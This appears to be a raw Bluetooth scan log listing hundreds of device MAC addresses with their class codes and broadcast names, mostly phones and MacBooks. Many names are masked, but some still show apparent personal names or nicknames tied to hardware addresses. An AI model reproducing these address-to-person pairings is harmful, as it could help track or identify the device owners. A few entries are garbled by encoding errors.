00:22:94:10:5D:15	0x520204	SANYO SCP-3810
00:22:94:12:8F:8F	0x5a0204	SANYO Incognito
00:22:94:16:7B:79	0x180204	Kenneth Southern
00:22:94:19:8D:B1	0x5a0204	SANYO Incognito
00:22:94:1B:64:F0	0x5a0204	SANYO Incognito
00:22:94:1D:40:EF	0x100204	Mirro
00:22:94:1E:AA:A9	0x520204	SANYO SCP-3810jm
00:22:98:13:AA:C9	0x5a0204	W350a
00:22:98:E6:A8:60	0x5a0204	TM506
00:22:A5:B0:2A:F8	0x5a020c	HTC70
00:22:A9:1C:20:20	0x5a0204	LG CU720
00:22:A9:21:32:A3	0x5a0204	LG CU720
00:22:A9:21:A9:64	0x5a0204	LG KP500

00:22:A9:7A:19:68	0x5a0204	Uno
00:22:A9:91:47:DD	0x5a0204	H710
00:22:A9:9A:3D:7B	0x5a0204	LG GR500
00:22:A9:AE:86:86	0x520204	LG RUMOR
00:22:A9:B4:9A:AF	0x5a0204	NAME
00:22:A9:B8:DC:91	0x520204	NAME
00:22:A9:BE:D7:7F	0x5a0204	220Plantronics
00:22:A9:BF:E6:E0	0x5a0204	Err:509
00:22:A9:C7:E8:DB	0x5a0204	Jabra
00:22:A9:CD:4E:3B	0x5a0204	NAME
00:22:A9:E8:D3:E7	0x5a0204	Icey
00:22:A9:FE:E8:E3	0x5a0204	LG RUMOR2 B
00:22:F3:0A:24:FA	0x78020c	Sidekick LX
00:22:F3:0B:4A:DF	0x78020c	Sidekick 2008
00:22:F3:0C:C0:C0	0x78020c	Sidekick 2008
00:22:F3:29:F9:A6	0x78020c	Sidekick 2008 2p2lrujrok
00:22:F3:3C:7B:35	0x78020c	Sidekick LX 2009
00:22:F3:3E:04:7C	0x78020c	Sidekick LX 2009
00:22:FD:8F:57:FF	0x5a020c	Grover
00:23:06:D8:30:6C	0x1c010c	TRNX-TBGILLEY
00:23:12:3A:B6:2B	0x380104	NCC 1701A
00:23:12:3C:27:88	0x38010c	NAME's MacBook Pro
00:23:12:40:B2:19	0x38010c	NAME's MacBook Pro
00:23:12:42:D8:BF	0x380104	NAME's Power Mac G5
00:23:12:44:11:E5	0x380104	csquare
00:23:12:49:B7:D4	0x380104	NAME's Mac Pro
00:23:12:4A:4B:64	0x380104	NAME's iMac
00:23:12:51:BE:BD	0x380104	OTHER.math.OTHER.edu
00:23:12:5B:52:43	0x38010c	NAME's MacBook
00:23:39:50:C7:0D	0x5a2204	LEAGALIZE CANNIBAS 2.0
00:23:39:56:84:3F	0x5a2204	SPH-M540BEJABRAJA
00:23:39:5B:7C:14	0x5a2204	SPH-M540
00:23:39:5E:21:BE	0x5a2204	SPH-M800
00:23:39:75:6D:A1	0x5a0204	NAME
00:23:39:79:EF:2C	0x180204	Blast
00:23:39:94:C2:88	0x5a0204	SGH-A837
00:23:39:94:E8:66	0x9a0114	SGH-i907
00:23:39:9E:7F:84	0x5a0204	SGH-A637
00:23:39:B1:C6:CC	0x5a0204	SGH-T639
00:23:39:E0:A6:8D	0x720204	SPH-M220

00:23:3A:31:C6:A1	0x5a2204	SPH-Z400
00:23:3A:31:F1:21	0x5a2204	NAME CELL
00:23:3A:32:3B:F7	0x5a2204	NAME
00:23:3A:36:42:D2	0x5a2204	NAME
00:23:3A:37:9B:B1	0x5a020c	SPH-i325
00:23:3A:3A:92:1A	0x5a2204	SPH-M540
00:23:3A:59:97:D0	0x5a0204	SGH-A767
00:23:3A:5D:39:AF	0x5a0204	SGH-T919
00:23:3A:9E:80:F3	0x720204	NAME
00:23:3A:B0:15:CC	0x5a0204	BRIA*BABE:)
00:23:3A:B7:F9:28	0x5a0204	NAME
00:23:3A:BB:6C:C9	0x5a0204	SGH-T919
00:23:3A:E7:3E:2C	0x5a0204	NAME
00:23:4D:E7:6D:49	0x00010c	NAME-E6400
00:23:4E:7A:BE:6E	0x140680	Photosmart C309a series
00:23:6C:35:A6:AB	0x7a020c	VISPhone4697
00:23:6C:9E:B4:0E	0x38010c	NAME's MacBook
00:23:6C:A8:C2:95	0x38010c	NAME's MacBook Pro
00:23:6C:AA:D2:D5	0x38010c	NAME's MacBook
00:23:6C:AA:DD:3F	0x38010c	NAME's MacBook
00:23:6C:AB:A4:D9	0x38010c	NAME's MacBook
00:23:6C:AE:0B:93	0x38010c	NAME's MacBook
00:23:6C:B1:0B:6D	0x38010c	NAME's MacBook
00:23:6C:B2:30:F1	0x38010c	NAMEMacBookPro09
00:23:76:39:DA:AF	0x7a020c	Touch Pro 2
00:23:7A:2E:C8:93	0x7a020c	BlackBerry 8310
00:23:7A:7A:25:C7	0x7a020c	BlackBerry 8830
00:23:7A:8A:D8:18	0x7a020c	BlackBerry 9000
00:23:7A:8C:BE:1A	0x7a020c	BlackBerry 9000
00:23:7A:9C:60:21	0x7a020c	BlackBerry 8330
00:23:7A:A3:28:2E	0x7a020c	BlackBerry 8220
00:23:7A:A8:37:3A	0x7a020c	BlackBerry 8330
00:23:7A:A9:53:C7	0x7a020c	BlackBerry 8330
00:23:7A:AA:65:31	0x7a020c	BlackBerry 8330
00:23:7A:B8:AA:96	0x7a020c	poBlackBerry 8330
00:23:7A:C3:E3:1D	0x7a020c	BlackBerry 8310
00:23:7A:CF:E0:E3	0x7a020c	BlackBerry 9530
00:23:7A:E4:07:60	0x7a020c	BlackBerry 9000
00:23:7A:E9:15:AC	0x7a020c	BlackBerry 8330
00:23:7A:F7:42:BE	0x7a020c	BlackBerry 9530

00:23:7A:F9:25:78	0x7a020c	BlackBerry 9000
00:23:7A:FE:1B:5D	0x7a020c	BlackBerry 9530
00:23:AF:C1:55:9E	0x7a020c	Motorola Q9c
00:23:D6:16:B5:EC	0x5a0204	SGH-T636
00:23:D6:16:B6:02	0x5a0204	NAME
00:23:D6:31:77:E3	0x5a0204	Fizzing Whisbee
00:23:D6:3B:AA:5C	0x5a0204	SGH-A867
00:23:D6:3F:BE:BF	0x5a0204	Gravity
00:23:D6:58:65:C2	0x5a0204	NAME
00:23:D6:5B:9E:0B	0x5a0204	NAMEs phone
00:23:D6:90:0D:DD	0x5a0204	SGH-A767
00:23:D6:90:1F:E6	0x5a0204	NAME
00:23:D6:91:BC:DC	0x5a0204	NAME
00:23:D6:93:1D:EB	0x5a0204	SGH-A867
00:23:D6:A0:6D:68	0x5a020c	SCH-i910
00:23:D6:A1:A5:48	0x5a020c	WM_NAME
00:23:D6:A5:BF:3B	0x5a2204	SPH-M54
00:23:D6:AB:B5:59	0x5a2204	Motorola H270
00:23:D6:AE:01:CD	0x5a2204	NAME
00:23:D6:AE:79:4D	0x5a2204	NAME
00:23:D6:F6:1B:0E	0x5a0204	SGH-A827
00:23:D6:F6:B2:D2	0x5a0204	SGH-A767
00:23:D7:0C:0D:C8	0x5a0204	Motorola H371
00:23:D7:0D:B9:6B	0x5a0204	SGH-A867
00:23:D7:0F:8C:E4	0x5a0204	NAME’s Style
00:23:D7:58:A9:AF	0x5a0204	Juicy
00:23:D7:5A:DC:C7	0x5a0204	lil NAME
00:23:D7:77:57:12	0x5a0204	SGH-T919
00:23:D7:7A:46:13	0x5a020c	NAME
00:23:D7:81:11:43	0x5a2204	NAME
00:23:D7:84:D9:C6	0x5a2204	SPH-M520
00:23:D7:87:20:2D	0x5a2204	JX20
00:23:D7:87:26:91	0x5a2204	NAME
00:23:D7:87:6B:CD	0x5a2204	SPH-
00:23:D7:87:F7:CA	0x5a2204	SPH-M540A
00:23:D7:8B:BB:D5	0x5a2204	SPH-M540
00:23:D7:BA:3E:15	0x720204	SPH-M320
00:23:D7:D0:F1:D1	0x5a0204	SGH-A867
00:23:D7:D7:B6:77	0x5a0204	Mink
00:23:D7:DA:46:72	0x5a0204	NAME

00:23:D7:DF:19:1D	0x5a0204	SGH-T929
00:23:D7:F3:AC:7C	0x5a2204	PLACE
00:23:D7:F4:E6:75	0x5a2204	Motorrola
00:23:D7:F7:7F:B4	0x5a2204	SPH-M800
00:23:D7:FA:DA:C5	0x5a2204	SPH-M540
00:23:D7:FD:40:0F	0x5a2204	Ms. Go Getta
00:23:F1:95:F9:49	0x5a0204	NAME
00:23:F1:BE:BA:9E	0x5a0204	TM506
00:23:F1:C2:46:3E	0x5a0204	TM506
00:23:F1:C6:BB:3F	0x5a0204	TM506
00:23:F1:D0:4A:85	0x5a0204	TM506
00:23:F1:DE:87:1B	0x5a0204	W760a
00:23:F1:ED:C4:78	0x5a0204	Âď*wil *Âď
00:24:04:E2:88:F6	0x5a0204	Nokia 3110c
00:24:2B:FB:EF:61	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:24:2B:FC:EB:43	0x00010c	LAP-LYN
00:24:2B:FE:B6:57	0x000000	Dell Wireless 365 Bluetooth Module
00:24:2C:28:97:55	0x140680	Photosmart C309a series
00:24:2C:B1:67:2D	0x3e010c	D144LTJ1
00:24:2C:B6:1B:4D	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:24:2C:B7:FD:99	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:24:2C:FA:35:47	0x00010c	LENOVO-B9B16E97
00:24:33:8B:15:4D	0x060104	NAME-PC
00:24:33:D5:D0:02	0x1c010c	PD-0908
00:24:33:D5:F5:20	0x1c010c	PD-071
00:24:36:BB:61:A0	0x380104	NAME's Mac Pro
00:24:36:EC:D3:A7	0x38010c	NMA's Mac
00:24:7E:19:C8:0A	0x00010c	CO2CE903C5K0
00:24:7E:62:21:48	0x7e010c	NAME
00:24:7E:77:4C:6E	0x3e0104	NAME-PC
00:24:7E:8B:C5:BD	0x060104	NAME-PC
00:24:7E:A0:7D:DA	0x060104	GIZMO-PC
00:24:7E:AF:19:FC	0x00010c	NAME20091109
00:24:7E:F3:8F:72	0x00010c	H2CE94100Z8
00:24:83:1C:76:61	0x5a0204	Pdub
00:24:83:22:53:90	0x5a0204	BIG DADDY
00:24:83:6A:42:9B	0x5a0204	LG GR500
00:24:83:8C:40:E2	0x5a0204	LG GR500
00:24:83:A8:BD:D5	0x5a0204	LG LX370
00:24:83:BD:1D:B7	0x5a0208	LG GT365

00:24:83:D5:93:1A	0x5a0204	NAME's cell
00:24:83:DB:57:62	0x5a0204	LG CF360
00:24:90:2B:67:EA	0x5a0204	SGH-A767
00:24:90:32:41:F8	0x5a0204	NAME
00:24:90:33:2D:15	0x5a0204	El roly
00:24:90:3B:D2:95	0x5a0204	SGH-A867
00:24:90:58:87:D2	0x5a0204	Gravity
00:24:90:5B:83:C2	0x5a0204	SGH-A867
00:24:90:7E:D1:DF	0x5a0204	SGH-A767
00:24:90:84:A7:D5	0x5a2204	SPH-M81o
00:24:90:85:69:F8	0x5a020c	WM_colley_arch1
00:24:90:8C:38:29	0x5a2204	Jabra
00:24:90:8C:53:45	0x5a2204	Fats
00:24:90:8F:77:23	0x5a2204	SPH-M810
00:24:90:C1:A2:D4	0x5a0204	B love
00:24:90:C6:BD:6C	0x5a0204	SGH-A867
00:24:90:CD:6C:C7	0x5a0204	SGH-A867
00:24:90:E1:16:C0	0x5a0204	SGH-A837
00:24:90:E2:37:72	0x180204	Frost
00:24:90:F2:03:19	0x5a0204	SGH-A767
00:24:90:F4:0E:AF	0x5a0204	SGH-A767
00:24:90:F7:78:BA	0x5a0204	SGH-A767
00:24:91:15:5D:9E	0x5a0204	Soma cell
00:24:91:1A:71:1E	0x5a0204	Sneaky Platypus
00:24:91:42:35:AE	0x5a0204	SGH-T919
00:24:91:43:C8:81	0x5a0204	SGH-T919
00:24:91:48:A0:54	0x5a0204	Gravity
00:24:91:4D:F8:D5	0x5a0204	Gravity
00:24:91:81:8B:FC	0x5a0204	SGH-A867
00:24:91:84:3C:E8	0x5a0204	NAME
00:24:91:85:CB:89	0x5a0204	SGH-A867
00:24:91:8F:64:DE	0x5a0204	Logical-One
00:24:91:95:A9:A4	0x5a0204	SGH-A867
00:24:91:A1:26:99	0x5a2204	NAME
00:24:91:A2:EC:3C	0x5a2204	SPH-M810
00:24:91:A9:0E:97	0x5a2204	SPH-M810
00:24:91:A9:F0:6C	0x5a2204	NAME's Phone
00:24:91:AA:05:8A	0x5a2204	ducky
00:24:91:BC:B4:46	0x720204	SPH-M320
00:24:9F:02:FB:BC	0x7a020c	BlackBerry 9530

00:24:9F:03:34:6D	0x7a020c	NAME MacBerry 9530
00:24:9F:07:84:17	0x7a020c	BlackBerry 9530
00:24:9F:08:10:E7	0x7a020c	BlackBerry 8310
00:24:9F:0D:0D:3C	0x7a020c	BlackBerry 9530
00:24:9F:22:B8:70	0x7a020c	NAME's Storm
00:24:9F:2F:24:EA	0x7a020c	BlackBerry 9000
00:24:9F:5A:77:86	0x7a020c	BlackBerry 9530
00:24:9F:5A:E3:72	0x7a020c	BlackBerry Jon
00:24:9F:72:79:87	0x7a020c	BlackBerry 8330
00:24:9F:87:EF:1F	0x7a020c	BlackBerry 8330
00:24:9F:90:1A:9A	0x7a020c	BlackBerry 8330
00:24:9F:9A:AA:5F	0x7a020c	NAME phone
00:24:9F:A0:BB:7F	0x7a020c	BlackBerry 8330m
00:24:9F:C1:51:D0	0x7a020c	BlackBerry 8130m
00:24:9F:C5:89:54	0x7a020c	BlackBerry 8830
00:24:9F:D9:57:22	0x7a020c	NAME
00:24:9F:D9:E4:47	0x7a020c	BlackBerry 9530
00:24:9F:E9:46:82	0x7a020c	BlackBerry 9530
00:24:9F:F2:8A:79	0x7a020c	NAME
00:24:EF:DF:1C:77	0x5a0204	TM506
00:25:00:50:0B:49	0x38010c	FDI_User's MacBook Pro
00:25:00:51:54:56	0x38010c	NAME's MacBook
00:25:00:52:B2:22	0x38010c	NAME's MacBook Pro
00:25:00:53:70:B2	0x38010c	NAME's MacBook Pro
00:25:00:53:C9:34	0x38010c	hs-Mac
00:25:00:54:6D:8B	0x38010c	NAME's MacBook
00:25:00:55:64:6D	0x38010c	OTHER.math.OTHER.edu (2)
00:25:00:55:65:85	0x38010c	ITM's MacBook Pro
00:25:00:55:69:66	0x38010c	NAME's Computer
00:25:00:55:76:F6	0x38010c	Psalms
00:25:00:56:1A:87	0x38010c	NAME's MacBook Pro
00:25:00:56:E9:87	0x38010c	BK's MacBook
00:25:00:58:00:85	0x38010c	NAME's MacBook
00:25:00:58:41:FF	0x38010c	NAME's MacBook
00:25:00:59:8F:98	0x38010c	NAME's MacBook Pro
00:25:00:5A:59:1E	0x38010c	NAME's MacBook
00:25:00:5A:BC:06	0x38010c	apple's MacBook Pro (2)
00:25:00:5B:0A:30	0x38010c	Bluetooth Mac (00-25-00-5b-0a-30)
00:25:00:5B:95:FA	0x38010c	NAME's MacBook
00:25:00:5B:AF:08	0x38010c	NAME's MacBook

00:25:00:5B:CC:7E	0x38010c	NAME's MacBook Pro
00:25:00:5C:87:6B	0x38010c	NAME's MacBook Pro
00:25:00:5C:8A:DF	0x38010c	NAME's MacBook Pro
00:25:00:5C:A0:EA	0x38010c	NAME's MacBook Pro
00:25:00:5D:48:1B	0x38010c	user02's MacBook Pro
00:25:00:5D:4B:D9	0x38010c	user01's MacBook Pro
00:25:00:5E:BB:D9	0x38010c	NAME's MacBook Pro
00:25:00:5F:6A:0C	0x38010c	NAME'z MacBook Pro
00:25:00:5F:B2:6D	0x38010c	user01's MacBook Pro
00:25:00:61:11:89	0x38010c	NAME's MacBook Pro
00:25:00:61:35:A5	0x38010c	NAME's MacBook Pro
00:25:00:61:54:81	0x38010c	NAME's MacBook Pro
00:25:00:98:86:2B	0x7a020c	modsiw's iPhone
00:25:00:BF:44:1D	0x380104	ATC-125
00:25:00:C5:8E:3F	0x380104	obra
00:25:00:C5:8E:4D	0x380104	ourdon
00:25:00:CB:1F:36	0x380104	NAMEimac
00:25:00:CB:74:99	0x38010c	NAME's MacBook
00:25:00:F6:51:DD	0x380104	iPhone 3GS Window Display
00:25:00:F6:73:A9	0x380104	plankton
00:25:00:F8:62:CF	0x38010c	experience's MacBook Air
00:25:48:B0:40:AA	0x5a020c	NAME's nokia
00:25:56:D2:67:35	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:25:56:D2:F7:0E	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:25:56:D4:47:2C	0x060104	NAME-PC
00:25:56:D4:78:6E	0x000000	Dell Wireless 365 Bluetooth Module
00:25:56:D4:C1:54	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:25:56:D4:C1:72	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:25:56:D5:28:72	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:25:56:D6:41:C2	0x3e010c	AHOLBROOK
00:25:56:DC:2A:10	0x7e010c	SAL-F55SSK1
00:25:56:DD:2C:F4	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:25:56:E9:1F:DB	0x3e0104	NAME-PC
00:25:56:EA:0F:84	0x000104	guatemala
00:25:57:30:30:8E	0x7a020c	BlackBerry 8320
00:25:57:34:30:AD	0x7a020c	CLC's Blackberry
00:25:57:39:D7:02	0x78020c	BlackBerry 8350i
00:25:57:3F:0B:3C	0x78020c	BlackBerry 8350i
00:25:57:42:2D:23	0x7a020c	BlackBerry 8330
00:25:57:57:C9:8C	0x7a020c	NAME's BlackBerry 8330

00:25:57:5D:20:1B	0x7a020c	NAME
00:25:57:61:55:C5	0x7a020c	BlackBerry 8330
00:25:57:67:03:10	0x78020c	BlackBerry 8350i
00:25:57:7B:99:7C	0x7a020c	NAME
00:25:57:7D:6A:D1	0x7a020c	BlackBerry 8330
00:25:57:7F:88:E0	0x7a020c	BlackBerry 8330m
00:25:57:84:92:C3	0x7a020c	BlackBerry 9630
00:25:57:86:4F:08	0x7a020c	NAME
00:25:57:A1:96:74	0x7a020c	BlackBerry 9630
00:25:57:A4:E6:0D	0x7a020c	BlackBerry 8330
00:25:57:B7:9D:6E	0x7a020c	BlackBerry 8830
00:25:57:C2:2A:CC	0x7a020c	BlackBerry 9530
00:25:57:D0:97:80	0x7a020c	BlackBerry 8330
00:25:57:D7:FE:2F	0x7a020c	BlackBerry 8520
00:25:57:DA:59:22	0x78020c	BlackBerry 9630
00:25:57:DA:B8:22	0x7a020c	BlackBerry 9630
00:25:57:E4:F7:79	0x7a020c	BlackBerry 8330
00:25:57:E6:34:85	0x7a020c	BlackBerry 9630
00:25:57:E6:86:91	0x7a020c	BlackBerry 8520
00:25:57:EF:DA:89	0x7a020c	BlackBerry 8330
00:25:57:F1:9E:95	0x7a020c	BlackBerry 9630
00:25:57:F6:AC:DA	0x7a020c	vg
00:25:57:F7:E3:88	0x7a020c	BlackBerry 8330 matt kadak
00:25:57:FA:2A:62	0x7a020c	BlackBerry 9630
00:25:57:FC:82:8A	0x7a020c	BlackBerry 8330
00:25:57:FF:F3:FC	0x7a020c	BlackBerry 8330
00:25:66:10:BB:C6	0x5a2204	SPH-M810
00:25:66:13:CB:66	0x5a2204	NAMES PHONE
00:25:66:13:F7:F2	0x5a2204	SPH-M810
00:25:66:15:DB:09	0x5a2204	SPH-M810
00:25:66:1A:27:51	0x5a2204	NAME
00:25:66:6A:93:58	0x5a020c	SGH-i637
00:25:66:85:94:9C	0x5a0204	Homewreck0r
00:25:66:9C:4F:87	0x5a0204	NAME
00:25:66:F7:FE:FA	0x5a2204	SPH-M810
00:25:66:F8:EC:FE	0x5a2204	VIRGO
00:25:66:F9:FE:69	0x5a2204	SPH-M540
00:25:66:FA:D9:1B	0x5a2204	SPH-M540
00:25:66:FD:27:18	0x5a2204	ABS SOUNDS
00:25:67:05:3B:AD	0x5a0204	SGH-A777

00:25:67:1E:40:4F	0x720204	SPH-M320
00:25:67:79:37:85	0x5a0204	SGH-T749
00:25:67:93:74:96	0x5a2204	MS.NAME
00:25:67:96:F9:7D	0x5a2204	SPH-M540
00:25:67:99:5A:4A	0x5a2204	KY13 FR3$#
00:25:67:9B:1A:23	0x5a2204	Samsung Reclaim
00:25:67:9B:26:D2	0x5a0204	Samsung Reclaim
00:25:67:9B:27:8D	0x5a0204	Samsung ReclaiM
00:25:67:9C:9C:8C	0x5a2204	Samsung ReclaimTRJKEIIJJJRC.
00:25:67:9D:C5:C5	0x5a0204	Samsung Reclaim
00:25:67:9E:DE:04	0x5a0204	Samsung Reclaim
00:25:67:9E:E0:A3	0x5a2204	Samsung Reclaim
00:25:67:9F:2D:96	0x5a0204	Samsung Reclaim
00:25:67:DD:7C:2B	0x5a0204	SGH-T749
00:25:67:DF:34:FC	0x5a0204	NAME
00:25:67:EC:31:68	0x5a0204	SGH-T559
00:25:67:EE:E1:E5	0x5a0204	SGH-A887
00:25:BC:60:A9:FB	0x38010c	NAME's MacBook
00:25:BC:62:F4:96	0x38010c	NAME's MacBook
00:25:BC:66:BF:24	0x380104	NAME's iMac
00:25:BC:67:2C:59	0x380104	NAMEìİŸ ìżťíŞĺíĎř
00:25:BC:68:85:29	0x38010c	NAME's MacBook
00:25:E5:04:D9:99	0x5a0204	LG GR500
00:25:E5:B3:10:95	0x5a0204	LG GR500
00:25:E5:D1:3B:98	0x5a0204	LG GR500
00:25:E5:EC:6C:B3	0x5a0204	Bt2080
00:25:E5:F1:04:72	0x5a0204	LG LX370
00:25:E5:F6:87:1A	0x5a0208	Hypnotick.
00:25:E5:FD:47:DE	0x5a0204	LG GR500
00:25:E7:4D:6C:06	0x5a0204	C905
00:25:E7:DA:74:65	0x5a0204	Dj gurden
00:25:E7:DF:3A:A3	0x5a0204	W518a
00:26:08:93:58:76	0x7a020c	Black
00:26:08:B9:4B:4B	0x38010c	NAME's MacBook Pro
00:26:08:BA:39:61	0x38010c	NAME's MacBook Pro
00:26:08:BA:55:60	0x38010c	NAME's MacBook Pro
00:26:08:BA:80:71	0x38010c	NAME's MacBook Pro
00:26:08:BA:C8:63	0x38010c	NAME's MacBook Pro
00:26:08:BA:F2:DF	0x38010c	iAMacBookPro
00:26:08:BB:C6:1B	0x38010c	NAME's MacBook Pro

00:26:08:BC:40:EC	0x38010c	NAME's MacBook Pro
00:26:08:BC:57:6B	0x38010c	NAME MacBook Pro
00:26:08:BD:0A:F8	0x38010c	NAME's MacBook Pro
00:26:08:BD:10:16	0x38010c	NAME's MacBook Pro
00:26:08:BD:39:57	0x38010c	NAME's MacBook Pro
00:26:08:BD:3F:A1	0x3a010c	NAME's MacBook Pro
00:26:08:BD:C4:13	0x38010c	PLACE's MacBook Pro
00:26:08:BD:CF:91	0x38010c	NAME's MacBook Pro
00:26:08:BD:D5:D4	0x38010c	NAME's MacBook Pro
00:26:08:BE:4F:4E	0x38010c	NAME's MacBook Pro
00:26:08:BE:D8:12	0x38010c	NAME's MacBook Pro
00:26:08:BE:DF:FD	0x38010c	NAME's MacBook Pro
00:26:08:BF:25:89	0x38010c	NAME's MacBook Pro
00:26:08:BF:5D:48	0x38010c	NAME's MacBook Pro
00:26:08:BF:60:47	0x38010c	NAME
00:26:08:BF:62:81	0x38010c	NAME's MacBook Pro
00:26:08:BF:6F:0B	0x38010c	NAME's MacBook Pro
00:26:08:BF:79:17	0x38010c	NAME's MacBook Pro
00:26:08:BF:84:9A	0x38010c	NAME's MacBook Pro
00:26:08:BF:85:0C	0x38010c	NAME's MacBook Pro
00:26:08:BF:85:E2	0x38010c	NAME's MacBook Pro
00:26:08:BF:87:12	0x38010c	NAME's MacBook Pro
00:26:08:BF:87:91	0x38010c	NAME's MacBook Pro
00:26:08:BF:88:23	0x38010c	NAME's MacBook Pro
00:26:08:BF:8A:90	0x38010c	NAME's MacBook Pro
00:26:08:BF:8B:0C	0x38010c	NAME's MacBook Pro
00:26:08:BF:91:0A	0x38010c	NAME's MacBook Pro
00:26:08:BF:C1:BE	0x38010c	NAME's MacBook Pro
00:26:08:C0:29:C8	0x38010c	NAME's MacBook Pro
00:26:08:C0:6A:DE	0x38010c	NAME's MacBook Pro
00:26:08:C0:EF:87	0x38010c	NAME's MacBook Pro
00:26:08:C1:06:7C	0x38010c	NAME's MacBook Pro
00:26:08:C2:2A:A4	0x38010c	NAME's MacBook Pro
00:26:08:C2:41:3A	0x38010c	NAME's MacBook Pro
00:26:08:C2:44:50	0x38010c	NAME's MacBook Pro
00:26:08:C2:EC:06	0x38010c	NAME's MacBook Pro
00:26:08:C2:F7:BD	0x38010c	VT_WLAN
00:26:08:C2:F9:D5	0x38010c	NAME's MacBook Pro
00:26:08:C3:5B:A1	0x38010c	NAME's MacBook Pro
00:26:08:C3:C2:98	0x38010c	NAME's MacBook Pro

00:26:08:C5:14:8D	0x38010c	sys65t
00:26:08:C5:DD:F7	0x38010c	NAME’s MacBook Pro
00:26:08:C5:E0:C6	0x38010c	NAME’s MacBook Pro
00:26:08:C5:E2:5E	0x38010c	NAME’s MacBook Pro
00:26:08:C5:E6:09	0x38010c	NAME’s MacBook Pro (3)
00:26:08:C6:F9:E7	0x38010c	NAME’s MacBook Pro
00:26:08:C6:FB:FA	0x38010c	NAME’s MacBook Pro
00:26:08:C7:D0:C8	0x38010c	NAME’s MacBook Pro
00:26:08:C8:9A:AB	0x38010c	NAME’s MacBook Pro
00:26:08:C9:10:46	0x38010c	NAME’s MacBook Pro
00:26:08:C9:18:B6	0x38010c	NAME’s MacBook Pro
00:26:08:CA:ED:44	0x38010c	NAME’s MacBook Pro
00:26:08:CC:C0:37	0x38010c	NAME’s MacBook Pro
00:26:08:CD:0B:41	0x38010c	blank
00:26:08:D0:2E:09	0x38010c	NAME’s MacBook Pro
00:26:08:D2:5A:9A	0x38010c	R010 PLACE KTA 1
00:26:08:D2:9D:C3	0x38010c	NAME’s MacBook Pro
00:26:08:D3:0C:E6	0x38010c	NAME’s MacBook Pro
00:26:08:D3:10:FA	0x38010c	NAME’s MacBook Pro
00:26:08:D4:A9:E8	0x38010c	NAME’s MacBook Pro
00:26:08:D4:D4:72	0x38010c	NAME’s MacBook
00:26:08:D5:FF:4A	0x38010c	NAME’s MacBook Pro
00:26:08:DA:0E:6E	0x38010c	NAME’s PowerBook
00:26:08:DA:47:4F	0x38010c	NAME’s MacBook Pro
00:26:08:DA:51:A8	0x38010c	GB13-5
00:26:08:EE:07:F9	0x380104	conference (2)
00:26:4A:7D:3B:A4	0x0a041c	ÃĘL’s iPod
00:26:4A:99:7D:36	0x38010c	NAME’s MacBook
00:26:4A:9C:B4:87	0x380104	Genius Room 1
00:26:4A:9D:52:21	0x380104	Genius Room 3
00:26:4A:9D:52:36	0x380104	Genius Room 2
00:26:4A:9D:59:18	0x380104	NAME’s iMac G5
00:26:4A:9D:80:C7	0x380104	Genius Room Admin
00:26:4A:9E:3C:22	0x380104	Genius Room 5
00:26:4A:A0:62:98	0x38010c	NAME’s MacBook
00:26:4A:A2:43:FB	0x380104	experience’s iMac
00:26:4A:A2:63:53	0x380104	experience’s iMac
00:26:4A:A4:24:81	0x380104	csbn (2)
00:26:4A:A4:B7:62	0x380104	ars116.54
00:26:4A:BF:7F:58	0x7a020c	pb_iPhone

00:26:55:06:5F:7D	0x140680	Photosmart Premium C309g-m
00:26:55:6D:7D:09	0x140680	Photosmart Prem-Web C309n-s
00:26:5D:1F:05:E8	0x522204	SPH-M330
00:26:5D:8B:7B:AB	0x5a0204	Namekuceyn
00:26:5D:A5:81:2B	0x5a2204	Samsung Reclaim
00:26:5D:AD:00:85	0x5a2204	Samsung Reclaim
00:26:5D:B1:67:3D	0x5a0204	butterpecan <3
00:26:5D:B4:55:00	0x5a0204	SGH-A877
00:26:5D:B6:42:F4	0x5a0204	BURNS
00:26:5D:B7:2E:7B	0x5a0204	Noliamare
00:26:5D:B7:54:CA	0x5a0204	SGH-A867
00:26:5D:BA:4E:99	0x5a0204	SGH-T559
00:26:5D:C5:B4:AB	0x5a0204	SGH-A877
00:26:5E:A1:5A:11	0x00010c	YOUR-59C96182D8
00:26:5E:E3:B8:8B	0x3e0104	USCHRTPARTRIDG5
00:26:5F:00:B0:FF	0x5a0204	BlackCat
00:26:5F:02:F7:10	0x5a0204	SGH-A867
00:26:5F:04:20:27	0x5a0204	SGH-A867
00:26:5F:59:4C:18	0x5a0204	Wheezy
00:26:5F:71:F7:C9	0x5a0204	NAME
00:26:5F:7A:1D:D4	0x5a0204	SGH-A867
00:26:5F:81:79:55	0x522204	SPH-M330
00:26:5F:88:CD:9D	0x522204	SPH-M330
00:26:5F:A3:7E:EF	0x5a0204	SGH-T469
00:26:5F:CA:7C:73	0x5a0204	SGH-A877
00:26:5F:D2:BB:6F	0x5a020c	SCH-i910
00:26:69:48:49:F2	0x5a0204	Nokia 6750-1b
00:26:7E:05:2F:A7	0x300408	Parrot CK3100
00:26:B0:F7:23:D2	0x38010c	NAME's MacBook Air
00:26:B0:F8:99:D2	0x380104	Cid
00:26:BA:0E:13:8B	0x4a0204	NAME's Phone
00:26:BA:93:80:06	0x4a0204	Motorola Phone
00:26:BA:DA:98:D2	0x4a0204	Motorola Phone
00:26:CC:2C:6A:18	0x5a0204	Nokia 6350
00:26:CC:3A:89:4F	0x5a0204	Nokia 6750-1b
00:26:CC:93:DA:C7	0x5a020c	Nokia 5800 XpressMusic
00:26:E2:10:99:56	0x5a0204	LG LOTUS
00:26:E2:12:E8:39	0x5a0204	LG GR500
00:26:E2:13:03:91	0x5a0204	LG CF360
00:26:E2:53:78:BC	0x5a0204	NAME

00:26:E2:AF:B7:85	0x5a0204	NAME
00:26:E2:B5:93:EF	0x5a0204	LG RUMOR2
00:26:E2:C1:B3:4D	0x5a0204	LG RUMOR2
00:26:E2:C5:5D:09	0x5a0208	LG
00:26:E2:C9:F9:F3	0x5a0204	SANTii BABii <3
00:26:E2:DC:6C:CF	0x520204	LG LX165
00:26:E2:DE:84:C5	0x5a0204	LG RUMOR2
00:26:FF:23:72:A9	0x7a020c	NAME
00:26:FF:32:B3:B8	0x7a020c	BlackBerry 8310
00:26:FF:39:8F:49	0x7a020c	BlackBerry 9630
00:26:FF:4C:40:EB	0x7a020c	BlackBerry 9630
